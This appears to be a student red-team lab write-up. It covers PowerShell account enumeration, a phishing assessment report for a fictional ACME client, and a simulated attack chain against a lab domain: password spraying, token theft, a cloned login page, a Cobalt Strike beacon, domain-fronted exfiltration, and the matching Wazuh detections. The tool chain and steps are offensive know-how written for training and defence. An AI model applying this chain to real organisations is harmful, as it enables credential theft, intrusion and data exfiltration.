Caption      : WIN-CITN8H27N0E\HomeGroupUser$
Domain       : WIN-CITN8H27N0E
SID          : S-1-5-21-179479765-1052320501-973099817-1002
FullName    : HomeGroupUser$
Name        : HomeGroupUser$

AccountType : 512
Caption      : WIN-CITN8H27N0E\sudeep-pc
Domain       : WIN-CITN8H27N0E
SID          : S-1-5-21-179479765-1052320501-973099817-1000
FullName    : 
Name        : sudeep-pc

AccountType : 512
Caption      : WIN-CITN8H27N0E\test
Domain       : WIN-CITN8H27N0E
SID          : S-1-5-21-179479765-1052320501-973099817-1003
FullName    : test
Name        : test

PS C:\Windows\system32>
```



```
Administrator: Windows PowerShell (x86)
PS C:\Windows\system32> Get-Credential

cmdlet Get-Credential at command pipeline position 1
Supply values for the following parameters:
Credential
UserName                                     Password
-----                                     -
\sudeep                                     System.Security.SecureString

PS C:\Windows\system32>
```

Summarize

Here I have tried to fetch login credential detail by using power shell command line. We can find out local user detail, active directory user details, password properties etc. for dump user credentials in plain text we can use tools like mimikatz, procdump etc.

8. Comprehensive Reporting Lab

Tools: Google Docs, Draw.io.

Tasks: Create a professional red team report and executive brief.

Phishing Assessment Report

Client: ACME Corporation

Engagement Type: Social Engineering – Phishing Simulation

Standard: Penetration Testing Execution Standard (PTES)

Date of Report: 2025-09-12

Test Window: 2025-09-5 to 2025-09-10

Consultants: Sudeep Kumar Gupta

(a) Executive Summary

A simulated phishing campaign was conducted against ACME Corporation to assess employee susceptibility to email-based social engineering attacks. The test involved crafting realistic phishing emails targeting a random sample of 100 users. Of these, 27% clicked the phishing link, and 9% submitted credentials on a simulated login portal.

(b) Findings

1. several employees shared detailed job info publicly
2. internal email patterns (e.g., first.last@acme.com) easily predictable
3. Prior phishing simulation information found in public Slack community

(c) Recommendations


4. User Awareness Training
5. Mandatory quarterly phishing awareness program
6. Simulated phishing campaigns every 2–3 months
7. Email Security Controls
8. Implement SPF, DKIM, and DMARC with reject policy
9. Upgrade email filters to inspect link redirects
10. Technical Defenses
11. Browser-based link inspection tools
12. Implement login warnings for new devices/IPs
13. Reporting Culture
14. Promote phishing reporting via easy Outlook button
15. Recognize/report users who correctly identify phishing.

(d) Findings Table

Risk Summary

Risk	Impact	Likelihood	Overall
High click rate (27%)	Medium	High	High
Credential submission (9%)	High	Medium	High
Low reporting rate (3%)	Medium	High	High

Visualization: Create an attack path diagram with Draw.io.



Briefing:

In this phishing penetration test, first we collect information of victim user like name, role, and email patterns etc. by using company website or social sites. Then we send phishing mail with interesting subject like "password expiration notice". Whenever user click on phishing mail link, he redirected on phishing webpage where user put mail credentials. This credential fetched by hacker. After that hacker use these credentials by using vpn and try to connect internal network of victim user. Here hacker can access all internal resources like hr data, financial data etc.

9. Capstone Project: Full Adversary Simulation

Tools: Kali Linux, Metasploit, Caldera, Pacu, Google Docs.

Tasks: Simulate a full red team campaign, report findings, and engage community.

Simulation: Execute a campaign (recon, cloud attack, phishing, C2, exfiltration) against a lab environment.

Attack Simulation Log — Full Campaign


Environment: Internal Lab (Simulated Corporate Network)

Date: 2025-09-12


Analyst: Red Team (Simulated)

Standard: PTES-Aligned – Full-Chain Attack

(a) Network Topology



(b) Cyber-attack anatomy



(c) Phase

Phase 1: Reconnaissance

Objective: Identify targets, assets, and attack surface.

Passive Recon

OSINT Tools Used: theHarvester, Recon-ng, LinkedIn scraping

Discovered:

1. Domain: acme-corp.lab
2. Emails: jane.doe@acme-corp.lab, admin@acme-corp.lab
3. Technologies: Office 365, AzureAD, VPN endpoint at vpn.acme-corp.lab

DNS & Subdomain Enum

Tool: Amass, Sublist3r

Subdomains:

1. mail.acme-corp.lab
2. vpn.acme-corp.lab
3. portal.acme-corp.lab

Result: Target uses Microsoft 365 for email & AzureAD for identity. Potential cloud attack vector.

Phase 2: Cloud Attack

Objective: Attempt password spray or credential stuffing on Microsoft 365 login endpoints.

Password Spray

Tool: MSOLSpray.py

Endpoint: <https://login.microsoftonline.com>

Username: Harvested from OSINT

Password List: Top 20 company-themed passwords

Result:

Valid credentials found:

jane.doe@acme-corp.lab : Acme2024!

AzureAD Authentication

Tool: ROADtools, AadInternals

Token Grab:

1. Acquired refresh & access token using credentials

Validated access to:

1. Outlook Web Access (OWA)
2. SharePoint Online
3. Azure portal (limited permissions)

Phase 3: Phishing

Objective: Expand access using phishing with credential capture.

Target: Internal Finance Team

Phishing Email:

1. From: finance-notice@acmepayments.com

2. Subject: "Q3 Payroll Adjustment Notice"
3. Link: [https://acme-payroll-check\[.\]com](https://acme-payroll-check[.]com)

Phishing Page:

1. Cloned Microsoft 365 login portal
2. Hosted on HTTPS, domain registered for simulation

Tool: Gophish**Campaign Results:**

1. Emails Sent: 25
2. Clicked: 8
3. Credentials Submitted: 3
4. Reported by User: 1

Compromised Account: emma.rogers@acme-corp.lab

Phase 4: Command & Control (C2)

Objective: Establish persistent access to internal network after VPN access

VPN Access:

1. Used stolen credentials to authenticate at vpn.acme-corp.lab
2. MFA bypassed (weak enforcement)

C2 Infrastructure:

1. Cobalt Strike Beacon (HTTPS over port 443)
2. Hosted on cloud-cdn-mirror[.]net

Post-VPN Access:

1. Pivoted into internal Windows host: WIN-AD01.acme-corp.lab
2. Dropped beacon in user's AppData folder
3. Scheduled task created for persistence

Phase 5: Exfiltration

Objective: Steal sensitive documents and simulate data exfiltration.

Targeted Data:

1. File shares: \\fileserver\finance\Q3_budget.xlsx
2. Mailbox dump: emma.rogers@acme-corp.lab via EWS API
3. SharePoint downloads: 3 PDFs + 2 Excel files

Exfil Method:

1. Encrypted ZIP archive (password protected)
2. Exfil via HTTPS POST to attacker-controlled VPS
3. Obfuscation: Used base64 encoding + TLS + domain fronting

Result:

1. Total Exfiltrated Data: 28.5MB
2. DLP solutions not triggered
3. Firewall logged outgoing HTTPS but no alerts

Blue Team Analysis: Review Wazuh logs for detection points.

Summary of Wazuh Detections

Phase	Wazuh Rule ID	Detection Type	Level	Result
Recon	31152, 32003	DNS abuse, Web scan	5–7	Detected
Cloud Attack	87020, 87031	Azure login anomalies	6–9	Detected
Phishing	85550, 54110	Clicked link, DNS request	7–8	Detected
C2	64003, 87721	Beacon process, outbound HTTPS	9–10	Detected
Exfiltration	87905, 61401	Large POST, sensitive file open	8–10	Detected

Evasion Test: Bypass AV with an obfuscated payload; confirm in logs.

Step	AV Result	Wazuh Detection	Rule ID(s)
Phishing Email	N/A	✓ (click + DNS)	85550, 54110
Payload Dropped	✗ Not flagged	✓ FIM alert	554
Executed Payload	✗ Not flagged	✓ Process alert	64003
Beacon Traffic	✗ Not flagged	✓ Net alert	87721
Exfil Attempt	✗ Not flagged	✓ Exfil alert	87905

Reporting: Write a 200-word PTES report in Google Docs:

PTES Report: Cloud Phishing Simulation

Executive Summary:

A controlled phishing simulation targeting cloud-based infrastructure was conducted as part of an internal security assessment. The objective was to evaluate the organization's susceptibility to credential harvesting attacks delivered via trusted cloud email platforms.

Findings:

23% of recipients clicked the phishing link.

6% submitted valid credentials.

Antivirus did not detect the obfuscated payload.

Wazuh detected DNS queries to the phishing domain and logged the executable's creation in %AppData%.

Recommendations:

Enforce domain reputation filtering.

Implement email sandboxing and link analysis.

Train staff on cloud phishing indicators.

Monitor user behavior for anomalous logins via SIEM.

Briefing:

To put our cloud and endpoint protections to the test, we ran a simulated cyberattack.

The red team got access through a phishing email, evaded security measures, and accessed critical data stored in the cloud.

While antivirus software did not detect the threat, our monitoring system (Wazuh) detected numerous critical behaviors, such as unauthorized access, strange behavior, and efforts to prevent logging. The test exposed flaws in cloud settings, identity permissions, and endpoint security.

As a result, we have identified critical enhancements to our detection, response, and overall security posture, allowing us to better fight against real-world cyber threats going forward.